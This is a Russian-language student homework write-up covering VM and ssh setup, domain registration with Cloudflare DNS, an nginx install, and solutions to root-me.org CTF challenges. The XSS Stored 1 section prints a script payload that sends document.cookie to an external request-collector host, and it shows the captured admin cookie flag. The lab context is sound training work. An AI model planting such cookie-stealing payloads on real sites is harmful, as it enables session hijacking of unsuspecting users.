



1. Создайте удаленный сервер, подключитесь к нему по ssh.
2. Зарегистрируйте домен, делегируйте домен на какой-либо NS-сервер.
3. Установите nginx, создайте тестовую страницу. Убедитесь, что, обратившись по своему доменному имени из интернета, вы получите тестовую страницу.
4. * Выполните задание <https://www.root-me.org/en/Challenges/Web-Client/Javascript-Source> из раздела client side на root-me.org и сдайте флаг, чтобы познакомиться с интерфейсом сайта.
5. * Выполните задания <https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-1> и <https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-2>.

1. Создал сервер



Настраивать ssh пришлось также в пункте меню Metadata помимо настроек самой виртуальной машины



Для проверки правильности настройки ssh подключился через MobaXTerm

```
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1043-gcp x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Wed May 19 10:33:50 UTC 2021

System load:  0.0          Processes:           105
Usage of /:   10.4% of 19.21GB Users logged in:       1
Memory usage: 7%          IP address for ens4: 10.164.0.2
Swap usage:   0%

* Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

https://microk8s.io/

Last login: Sun May 16 18:24:06 2021 from [REDACTED]
/usr/bin/xauth: file /home/[REDACTED]/.Xauthority does not exist
@instance-1:~$
```

2. Зарегистрировал домен на Freenom и связал его со своей виртуалкой на гугле

Domain	Registration Date	Expiry date	Status	Type	
gbgbgb.ml	2021-05-18	2022-05-18	ACTIVE	Free	Manage Domain

Делегировал домен на cloudflare

A few more steps are required to complete your setup.

✓ Add an MX record for your **root domain** so that mail can reach @**gbgbgb.ml** addresses.


DNS management for **gbgbgb.ml**

+ Add record Search DNS Records Advanced

Type	Name	Content	TTL	Proxy status	
A	gbgbgb.ml		Auto	Proxied	Edit
A	www		Auto	Proxied	Edit

3. Установил nginx и проверил через браузер его работоспособность


```
sudo apt-get install nginx
sudo systemctl start nginx
```



Также на будущее создадим свой тестовый конфиг для nginx

```
@instance-1:/etc/nginx$ cd sites-available/  
@instance-1:/etc/nginx/sites-available$ sudo cp default test.conf  
@instance-1:/etc/nginx/sites-available$ sudo nano test.conf  
@instance-1:/etc/nginx/sites-available$ cd ../sites-enabled/  
@instance-1:/etc/nginx/sites-enabled$ sudo ln -s ../sites-available/test.conf test.conf  
@instance-1:/etc/nginx/sites-enabled$
```

4. Открываем дебаггер и видим строчку pass == “ тут искомый пароль “




24 Challenges									
Filter									
Results	Name	Validations	Number of points	Difficulty	Author	Note	Solution	Date	
✖	HTML - disabled buttons	38% 79801	5	📊	Final	👤	10	16 July 2017	
✖	Javascript - Authentication	45% 95596	5	📊	g0uZ	👤	8	8 October 2006	
✔	Javascript - Source	43% 91300	5	📊	g0uZ	👤	5	7 October 2006	


Профиль на root-me <https://www.root-me.org/2-147?lang=en>

5. XSS – Stored- 1

Проверим форму на XSS



Сработало



Далее создаем ссылку на <http://requestb.in/>

И отправляем в форму следующий пэйлоад:

```
<script>
document.write("<img src='ТУТ СГЕНЕРИРОВАННАЯ НА http://requestb.in/ ССЫЛКА/?
cookie=\" + document.cookie + \"'></img>");
</script>
```

Смотрим запрос:

HTTP

steps.trigger

<https://enwfmx1b3wyj7pe.m.pipedream.net>

Trigger this workflow on each request

▶ test

▶ response {3}

▶ steps.trigger.context {10}

▶ steps.trigger.event {7}

▼ steps.trigger.raw_event {7}

body_b64:

client_ip: 212.129.38.224

▶ headers [7]

http_version: V11

method: GET

scheme: HTTPS

uri: /?cookie=ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6

Видим пароль после ADMIN_COOKIE=

Профиль на root-me <https://www.root-me.org/2-147?lang=en>